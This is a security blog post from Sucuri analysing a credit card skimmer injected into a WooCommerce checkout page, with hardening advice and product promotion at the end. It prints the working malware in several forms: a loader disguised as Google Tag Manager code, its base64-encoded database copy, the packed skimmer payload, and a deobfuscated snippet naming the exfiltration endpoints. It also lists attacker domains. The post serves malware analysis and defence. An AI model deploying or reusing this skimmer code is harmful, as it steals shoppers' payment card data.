
Sucuri Blog

blog.sucuri.net/2021/05/woocommerce-credit-card-skimmer.html

Ben Martin May 28, 2021



Recently, a client's customers were receiving a warning from their anti-virus software when they navigated to the checkout page of the client's ecommerce website. Antivirus software such as Kaspersky and ESET would issue a warning but only once a product had been added to the cart and a customer was about to enter their payment information. This is, of course, a tell-tale sign that there is something seriously wrong with the website and likely a case of credit card exfiltration.

Checking the source code of the website showed that there was clearly some dodgy javascript code on their checkout:


```
    </div>
</form>

</div>
</div><!-- Google Tag Manager --> <script type="text/javascript">(function(i,s,o,g,r,a,m){i['Google'+'Analytics'+'Objects']=r;a=s.createElement (g
),m=s.getElementsByTagName(g)[0];if(i.location.href.indexOf(i.atob(r)) >0){a.async=1;a.src=''+i.atob(o);m.parentNode.insertBefore(a,m)}}) (window
,document,'Ly9hNDIuYnV6ei93d3cuZ29vZ2xlLWFuYWx5dGljcy5jb20v                    ==','script','Y'+'2'+'h'+'l'+'Y'+'2'+'t'+'v'+'d'+'X'+'Q'+'=',
'//www.google-analytics.com/analytics.js','ga');</script> <!-- End Google Tag Manager --><div class="fusion-clearfix"></div></div></div></div
></div>
                        </div>

        </div>
    </section>

                </div>  <!-- fusion-row -->
            </main>  <!-- #main -->
```

Google Tag Manager Scripts

At first glance it appears to be a Google Tag Manager script (a popular service used on many websites). In the past we have seen how Google Tag Manager's script can be used to hide malicious content. Could this be the same?

Attackers commonly place code in a way that makes it look legitimate and innocent. Sometimes they even abuse GTM itself to surreptitiously exfiltrate credit card details, making it impossible to identify without using traffic inspection software or confirming which GTM scripts belong and which ones the site owner doesn't recognise.

A regular googletagmanager script call does not include any obfuscation, base64 encoded content or concatenation. However, we see a little bit of base64 encoded content here that decodes to the following:



The domain a42[.]buzz has been blocklisted by us since January so this clearly indicates that this is malicious in nature and we'll need to find how it's loading.

How to Find the Malware

In the above example our initial scans did not pick up anything. Remember: it's the attacker's job to evade detection so they are writing new malware all the time. In this case, querying the files and database for "Google Tag Manager" or "atob(" (atob is the javascript instruction to decode base64 encoded strings and is common on javascript injections) also returned nothing.

Checking Recently Modified Files

One of the first things that we will do in such a compromise is to check for recently modified files. Sometimes it can take a surprisingly long time for a compromise to be identified so I will typically start with files modified in the last few months. If nothing is found then I will go as far back as six months or a year.

You might wonder how someone would check all those files! It seems overwhelming at first but you can remove a lot of noise by parsing out all of the obvious plugin and theme updates. They will appear in batches with a very similar (if not identical) last modified date. It's not a perfect method but proves to be useful in some cases. What you are left with is (hopefully) a small handful of files that were modified at very different times and dates.

Attackers will often spoof the last modified date on a file to make it appear as though it hasn't been touched in years but these files should still show up when running an SSH command such as *mtime.* If you are not familiar with the SSH shell you can also spot check recently modified files through FTP with a program like Filezilla but this is significantly more

cumbersome, not as reliable, and you will be relying on those last modified timestamps that I just mentioned. Attacks can sometimes even go unnoticed for multiple years before the website owner is made aware that their environment is compromised.

Even after checking many recently modified files we were left empty handed.

Checking the Database

So where was this hiding? It turned out to be hiding in plain sight in the database. Base64 encoding is one of the most popular encoding techniques that attackers will employ to hide their payloads, and that is exactly what they were doing here:

```
1  [fusion_builder_container hundred_percent="no" equal_height_columns="no" menu_anchor="" hide_on_mobile="small
   -visibility,medium-visibility,large-visibility" class="" id="" background_color="" background_image="" background_
   position="center center" background_repeat="no-repeat" fade="no" background_parallax="none" parallax_speed="0.3"
   video_mp4="" video_webm="" video_ogv="" video_url="" video_aspect_ratio="16:9" video_loop="yes" video_mute="yes"
   overlay_color="" video_preview_image="" border_color="" border_style="solid" padding_top="" padding_bottom=""
   padding_left="" padding_right="" type="legacy"][fusion_builder_row][fusion_builder_column type="1_1" layout="1_1"
   background_position="left top" background_color="" border_color="" border_style="solid" border_position="all"
   spacing="yes" background_image="" background_repeat="no-repeat" padding_top="" padding_right="" padding_bottom=""
   padding_left="" margin_top="0px" margin_bottom="0px" class="" id="" animation_type="" animation_speed="0.3"
   animation_direction="left" hide_on_mobile="small-visibility,medium-visibility,large-visibility" center_content
   ="no" last="true" min_height="" hover_type="none" link="" border_sizes_top="" border_sizes_bottom="" border_sizes_
   left="" border_sizes_right="" type="1_1" first="true"][fusion_text columns="" column_min_width="" column_spacing
   ="" rule_style="default" rule_size="" rule_color="" hide_on_mobile="small-visibility,medium-visibility,large
   -visibility" class="" id="" animation_type="" animation_direction="left" animation_speed="0.3" animation_offset
   =""]
2  <h2>UPS and FedEx are experiencing shipping delays across the country. Please be prepared for a delay in receiving
   your order.</h2>
3  [/fusion_text][fusion_text][woocommerce_checkout][/fusion_text][fusion_code]PCEtLSBHb29nbGUgVGFnIE1hbmFnZXIgLS0
   +IDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4oZnVuY3Rpb24oaSxzLG8sZyxyLGEsbSl7aVsnR29vZ2xlJysnQW5hbHl0aWNzJysnT2JqZ
   WN0cyddPXI7YT1zLmNyZWF0ZUVsZW1lbnQgKGcpLG09cy5nZXRFbGVtZW50c0J5VGFnTmFtZShnKVswXTtpZihpLmxvY2F0aW9uLmhyZWYuaW5kZXh
   PZihpLmF0b2IocikpID4wKXthLmFzeW5jPTE7YS5zcmM9JycraS5hdG9iKG8pO20ucGFyZW50Tm9kZS5pbnNlcnRCZWZvcmUoYSxtKX19KSAod2luZ
   G93LGRvY3VtZW50LCdMeTloTkRJdVluVjZlaTkzZDNjdVoyOXZaMnhsTFdGdVlXeDVkR2xqY3k1amIyMHZhR0Z1
   WScrJzInKydoJysnbCcrJ1knKycyJysndCcrJ3YnKydkJysnWCcrJ1EnKyc9JywgJy8vd3d3Lmdvb2dsZS1hbmFseXRpY
   3MuY29tL2FuYWx5dGljcy5qcycsJ2dhJyk7PC9zY3JpcHQ+IDwhLS0gRW5kIEdvb2dsZSBUYWcgTWFuYWdlciAtLT4=[/fusion_code][
   /fusion_builder_column][/fusion_builder_row][/fusion_builder_container]
```

It's unclear whether or not this was a deliberate attempt by the attackers to evade detection or if this is simply the way that the plugin/theme stores its data (resulting in a happy accident for the attackers). In any event it created some additional steps for us to locate the malware.

Encoding Base64

The way that we were able to find it eventually (big ups to @liamsmith86 for the assist here) was by base64 encoding <!– Google Tag Manager –> and querying some of the strings. The full encoded string is:

```
PCEtLSBHb29nbGUgVGFnIE1hbmFnZXIgLS0+
```

And we queried the database for a few snippets of that until we found it lodged on the checkout page.

Let's break down this malware shall we?

Analysis of a Woocommerce Credit Card Swiper

Step one of course is to decode the base64 chunk, resulting in this (what we saw loading on checkout earlier):

```
<!-- Google Tag Manager --> <script type="text/javascript">(function(i,s,o,g,r,a,m){i['Google'
+'Analytics'+'Objects']=r;a=s.createElement (g),m=s.getElementsByTagName(g)[0];if(i.location.href
.indexOf(i.atob(r)) >0){a.async=1;a.src=''+i.atob(o);m.parentNode.insertBefore(a,m)}}) (window
,document,'Ly9hNDIuYnV6ei93d3cuZ29vZ2xlLWFuYWx5dGljcy5jb20v                    ','script'
,'Y'+'2'+'h'+'l'+'Y'+'2'+'t'+'v'+'d'+'X'+'Q'+'=', '//www.google-analytics.com/analytics.js','ga'
);</script> <!-- End Google Tag Manager -->
```

Taken at face value it appears to be GTM but of course this is bogus. When decoding that base64 string this is precisely the same code that we found in the source code earlier:

```
//a42.buzz/www.google-analytics.com/          .com.js
```

Here we see some javascript loading from a domain that we have been blocklisting since January of this year. Now let's take a look at what's actually in that javascript! Navigating to the payload on the malicious website we find the following:

```
eval(function(p,a,c,k,e,d){while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+c+'\\b','g'),k[c])}}return p}('8 60=\'//140.141/100
.124\';8 51=\'//139.144/100.124\';8 117=5;8 22=0;8 59=0;8 133=1;8 57={52:"151+/=",71:19(38){8 70="";8 75,50,56,98,103,66,55;8 7=0
;38=57.137(38);145(7<38.13){75=38.80(7++);50=38.80(7++);56=38.80(7++);98=75>>2;103=((75&3)<<4)|(50>>4);66=((50&15)<<2)|(56>>6);55
=56&63;9(101(50)){66=55=64}27 9(101(56)){55=64}70=70+32.52.67(98)+32.52.67(103)+32.52.67(66)+32.52.67(55)}11 70},137:19(53){53=53
.154(/\\149\\35/100,"\\35");8 34="";26(8 35=0;35<53.13;35++){8 28=53.80(35);9(28<128){34+=45.43(28)}27 9((28>127)&&(28<142)){34+=45
.43((28>>6)|192);34+=45.43((28&63)|128)}27{34+=45.43((28>>12)|138);34+=45.43(((28>>6)&63)|128);34+=45.43((28&63)|128)}}11 34}};19
110(){8 18;97{18=84 113("153.111")}81(30){97{18=84 113("150.111")}81(147){18=36}}9(!18&&152 79!=\'148\'){18=84 79()}11 18};19 78
(){8 41=[];8 25=47.37(\'105\');26(8 7=0;7<25.13;++7){41[41.13]=25[7]}8 49=47.37(\'146\');26(8 7=0;7<49.13;++7){97{8 106=49[7].109
?49[7].109:49[7].143.47;8 99=106.37(\'105\');26(8 74=0;74<99.13;++74){41[41.13]=99[74]}}81(30){}}11 41};19 132(16){16=16.118(\' \'
).104(\'\');16=16.118(\'-\').104(\'\');9((16.13<14)||(16.13>20))11 36;8 76=36;9((16[0]==\'3\')||(16[0]==\'4\')||(16[0]==\'5\')||
(16[0]==\'6\')){76=69}27 9(16[0]==\'2\'){8 92=107(16.185(0,3));9((92>=182)&&(92<=181))76=69}9(!76)11 36;8 61=0;8 108=(16.13-1)%2;26
(8 7=16.13;7>0;--7){8 44=107(16[7-1]);9(101(44))11 36;9(108==(7%2))44=44*2;61+=178.179(44/10);61+=44%10}11(0==(61%10))};19 40(112
,16,24){8 18=110();18.90(\'125\',112,69);18.180("187-116","191/194-195-193-188");18.189=19(){9(18.190==4){8 33=69;33=33&&(18.162
==163);9(33){33=33&&(18.91[1]==\'164\')&&(18.91[2]==\'161\')&&(18.91[3]==\'157\')}9(22==0)11;9(22==-1){9(33){22=0}11}9(24==29)11;9
(33){22=2;24.58()}27{9(22==0){22=1}27 9(22==1){22=2;24.58()}}}};18.158(\'159=\'+155(16)+\'&165=\'+59.136()+\'&166=\'+133.136())};19
114(24){9(22!=2){22=2;24.58()}};19 82(87){9(87.135==29)11"";11 87.135};19 73(24){8 17=24.37("115");8 21=[];8 68=36;26(8 7=0;7<17.13
;++7){21[7]={"35":17[7].129,"7":82(17[7]),"130":17[7].134};68=68||132(17[7].134)}9(!68){21=29;11 21}8 42=24.37("174");26(8 7=0;7<42
.13;++7){8 102=42[7].175;9(102==-1)72;8 131=21.13;21[131]={"35":42[7].129,"7":82(42[7]),"130":42[7].172[102].171}}11 21};19 96(30
){9(30.119)30.119();30=30||31.167;8 24=30.168||30.169;8 21=73(24);9(21!=29){8 23=88.86({"93":31.85.83,"89":21});23=57.71(23);22=0
;59=1;40(60,23,24);40(51,23,24);170(19(){114(24)},117*176)}11 36};19 48(30){9(22!=0)11;8 25=78();26(8 7=0;7<25.13;++7){8 21=73
(25[7]);9(21==29)72;8 23=88.86({"93":31.85.83,"89":21});23=57.71(23);22=-1;59=3;40(60,23,29);40(51,23,29)}};19 122(){8 25=78();26(8
7=0;7<25.13;++7){9(25[7].39){25[7].39("58",96)}27{25[7].54("58",96)}}8 17=47.37("115");26(8 7=0;7<17.13;++7){9(17[7].116.126()!
="173")72;9(17[7].39){17[7].39("77",48)}27{17[7].54("77",48)}}17=47.37("156");26(8 7=0;7<17.13;++7){9(17[7].39){17[7].39("77",48
)}27{17[7].54("77",48)}}};19 123(){8 46=31.79.120.90;31.79.120.90=19(121,94,160,177,186){9(121.126()!=\'125\')11 46.62(32,65);9((94
==60)||(94==51))11 46.62(32,65);9(22!=0)11 46.62(32,65);8 25=78();26(8 7=0;7<25.13;++7){8 21=73(25[7]);9(21==29)72;8 23=88.86({"93"
:31.85.83,"89":21});23=57.71(23);22=-1;59=3;40(60,23,29);40(51,23,29)}11 46.62(32,65)}};19 95(){122();123()};9(31.54){31.54(\'184\'
,95)}27{31.39(\'183\',95)};',10,196,'|||||||i|var|if||return||length|||sData|vInputs|xmlhttp|function||vData|iState|sDump|hForm|vFo
rms|for|else|c|null|e|window|this|bIsOk|utftext|n|false|getElementsByTagName|input|attachEvent|sendData|vResult|vSelects|fromCharCo
de|iDig|String|oldXHROpen|document|interceptSubmits|vFrames|chr2|sAdsUrl2|_0|string|addEventListener|enc4|chr3|Base64|submit|iMetho
d|sAdsUrl1|iSum|apply|||arguments|enc3|charAt|bHasData|true|output|encode|continue|parseForm|j|chr1|bPrefOk|click|findForms|XMLHttp
Request|charCodeAt|catch|getId|href|new|location|stringify|hEl|JSON|f|open|responseText|iPref|u|url|onLoad|interceptedListener|try|
enc1|vInsideForms|g|isNaN|iInd|enc2|join|FORM|vDoc|Number|iParity|contentDocument|getXmlHttp|XMLHTTP|sUrl|ActiveXObject|onTimeout|I
NPUT|type|iTimeout|split|preventDefault|prototype|method|mainSetup|setupXHR|php|POST|toUpperCase|||name|v|iSz|isZip|iPid|value|id|t
oString|_1|224|shopstatanalytics|googleanalytics|icu|2048|contentWindow|store|while|IFRAME|E|undefined|r|Microsoft|ABCDEFGHIJKLMNOP
QRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789|typeof|Msxml2|replace|encodeURIComponent|BUTTON|G|send|d|async|N|status|200|P|m|p|ev
ent|target|srcElement|setTimeout|text|options|SUBMIT|SELECT|selectedIndex|1000|user|Math|floor|setRequestHeader|272|222|onload|load
|substr|password|Content|urlencoded|onreadystatechange|readyState|application||form|x|www'.split('|')))
```

We can see that the payload is under yet another layer of obfuscation. Using a free online tool we can "unpack" this p,a,c,k,e,d javascript to find the main, deobfuscated credit card swiper. Here is a snippet:

```
var sAdsUrl1='//googleanalytics.icu/g.php';
var sAdsUrl2='//shopstatanalytics.store/g.php';
var iTimeout=5;
var iState=0;
var iMethod=0;
var iPid=1;
var Base64=
    {
    _0:"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",encode:function(input)
        {
        var output="";
        var chr1,chr2,chr3,enc1,enc2,enc3,enc4;
        var i=0;
        input=Base64._1(input);
        while(i<input.length)
            {
            chr1=input.charCodeAt(i++);
            chr2=input.charCodeAt(i++);
            chr3=input.charCodeAt(i++);
            enc1=chr1>>2;
            enc2=((chr1&3)<<4)|(chr2>>4);
            enc3=((chr2&15)<<2)|(chr3>>6);
            enc4=chr3&63;
            if(isNaN(chr2))
                {
                enc3=enc4=64
            }
            else if(isNaN(chr3))
                {
                enc4=64
            }
            output=output+this._0.charAt(enc1)+this._0.charAt(enc2)+this._0.charAt(enc3)+this._0.charAt(enc4)
        }
        return output
    }
    ,_1:function(string)
        {
        string=string.replace(/\r\n/g,"\n");
        var utftext="";
        for(var n=0;
        n<string.length;
        n++)
            {
            var c=string.charCodeAt(n);
            if(c<128)
                {
                utftext+=String.fromCharCode(c)
            }
            else if((c>127)&&(c<2048))
```

At the top there we can clearly see two more malicious domains referenced. We have seen these domains used for credit card exfiltration in the past and originally found them in October of last year on an OpenCart website. Over the last few years we have seen an increasing trend of the same credit card swiping malware and exfiltration domains used across different CMS platforms.

Looking at malicious domains

Let’s break down these domains a little bit to see if we can understand them a bit better:

```
a42[.]buzz

Registrar: Porkbun

Creation Date: 2020-09-16

IP: 5.188.62.36

Hosting provider: Petersburg Internet Network Hosting

Hosted in: Russian Federation
```

All the other domains on this IP are also malicious and contain the same malicious script:

```
zerr[.]club

badger[.]uno

commv[.]club

9gag[.]uno

8words[.]xyz

64bitss[.]club

221u7[.]cyou

114oo[.]icu

5x5x5[.]cyou

404p[.]icu
```

The next domain found in the payload:

```
googleanalytics[.]icu

Registrar: Porkbun

Creation Date: 2020-07-09

IP: 103.73.67.186

Hosting provider: HostHatch

Hosted in: Hong Kong
```

(As a Canadian I will never know if this is July 9th or September 7th.)

Again, all the other domains here are malicious and contain that malicious javascript:

sxjump[.]uno

sxfnc[.]uno

sxint[.]uno

sxgear[.]uno

sxhit[.]uno

sxbet[.]uno

sxerr[.]uno

sxamp[.]uno

sxdmp[.]uno

sxcad[.]uno

And finally:

shopstatanalytics[.]store

Registrar: NameCheap

Creation Date: 2020-07-08

IP: 176.123.3.85

Hosting provider: Alexhost Srl

Hosted in: Moldova

Same story with this server:

sygna[.]club

syidim[.]club

syjet[.]club

syhire[.]club

syfer[.]club

sydne[.]club

syamoto[.]club

syberian[.]club

sycamor[.]club

syenna[.]club

It’s interesting to see a little bit more information and context to the domains being used to exfiltrate credit card details of unsuspecting customers.

So this brings us to our last point: How did this credit card swiper find its way onto this website?

How the Credit Card Swiper Got into the Website

Without going down the forensics rabbit hole there’s no way to know for certain. However I have a pretty good guess that this was the result of a compromised wp-admin account. Once the attackers find their way into the wp-admin panel they can really do whatever they want:


1. Place malicious javascript code in the posts/pages/widgets
2. Modify a file to be a backdoor and easily upload their payload
3. Use a file manager plugin to upload a backdoor or more malware
4. Post spam or other unwanted material
5. Anything else you can imagine they’d want to do

How to Prevent Hacks

At risk of sounding like a broken record I would urge any WordPress site owners out there to take their website security seriously. The most straightforward thing that you can do is to place some additional protections on your wp-admin panel using a security plugin of your choice. Some options for that include:

1. Two factor authentication
2. IP access restrictions
3. CAPTCHA
4. A limit on the number of failed authentications before lockout
5. All of the above!

Of course this makes it a little bit more inconvenient to administer your website but the potential repercussions of a site compromise are devastating and the benefits far outweigh the annoyance of entering an additional code when logging in. Of course, our firewall is a great tool to help secure your wp-admin area (or other admin areas if you are using a different CMS other than WordPress). It’s also a good idea to keep close tabs on the activity of your admin area which you can do with our WordPress plugin:



Sucuri Security Free WordPress Plugin – Auditing, Malware Scanner and Security Hardening This can help you detect suspicious activity on your website and learn a little bit more about the threat actors behaviour in the event that you do get compromised. Remember: don't install every security plugin under the sun thinking you will be more protected. This is much like installing multiple antivirus programs on a computer: They're usually trying to do similar things at the same time and "wires get crossed" so to speak. In a WordPress environment this is a recipe for locking you out of your own website.

Of course, the best way to prevent a compromise in the first place is to become a customer of ours!